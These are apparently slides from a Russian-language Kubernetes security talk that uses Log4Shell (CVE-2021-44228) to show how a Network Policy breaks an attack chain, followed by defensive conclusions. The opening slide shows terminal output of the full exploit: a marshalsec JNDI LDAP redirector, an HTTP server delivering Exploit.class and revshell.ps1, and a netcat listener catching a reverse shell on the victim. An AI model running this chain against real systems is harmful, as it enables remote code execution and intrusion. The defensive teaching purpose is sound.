
CVE-2021-44228 aka Log4shell




```
kali@kali: ~/log4j
kali@kali: ~/log4j 85x9
$ java -cp marshalsec/target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAP
RefServer "http://10.0.0.166:8000/#Exploit"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for Exploit redirecting to http://10.0.0.166:8000/Exploit.
class
Send LDAP reference result for Exploit redirecting to http://10.0.0.166:8000/Exploit.
class

kali@kali: ~/log4j 85x15
(kali@kali)-[~/log4j]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.0.63 - - [10/Dec/2021 10:44:59] "GET /Exploit.class HTTP/1.1" 200 -
10.0.0.63 - - [10/Dec/2021 10:44:59] "GET /Exploit.class HTTP/1.1" 200 -
10.0.0.63 - - [10/Dec/2021 10:48:17] "GET /Exploit.class HTTP/1.1" 200 -
10.0.0.63 - - [10/Dec/2021 10:48:17] "GET /Exploit.class HTTP/1.1" 200 -
10.0.0.63 - - [10/Dec/2021 10:48:17] "GET /revshell.ps1 HTTP/1.1" 200 -
10.0.0.63 - - [10/Dec/2021 10:48:17] "GET /revshell.ps1 HTTP/1.1" 200 -

kali@kali: ~/log4j 94x12
(kali@kali)-[~/log4j]
$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.0.0.166] from (UNKNOWN) [10.0.0.63] 51296
whoami
desktop-aa4kca3\santa
PS C:\Users\Santa\Desktop\paper> hostname
DESKTOP-AA4KCA3
PS C:\Users\Santa\Desktop\paper>
```



Log4shell

- Уязвимость Log4j активируется полезной нагрузкой, где сервер делает запрос к some-attacker.com через Java Naming and Directory Interface (JNDI)
- Ответ инжектится в процесс
- RCE

Log4shell

- ~~Уязвимость Log4j активируется полезной нагрузкой, где сервер делает запрос к some-attacker.com через Java Naming and Directory Interface (JNDI)~~
Network Policy
- ~~Ответ инжектится в процесс~~
- ~~RCE~~
- **Всё!**

Выводы



Supply Chain могут появиться
в любой момент и в любом
компоненте



Можно защищаться
как от известных,
так и от неизвестных угроз



Стройте безопасность
из того, что всё взломано



Механизмы Kubernetes®
позволяют делать это гибко
и декларативно



Спасибо за внимание!

Безопасность



t.me/k8security



Задавайте вопросы в чате:
t.me/kuberconf/11726

Сергей Канибор
R&D / Container Security,
Luntry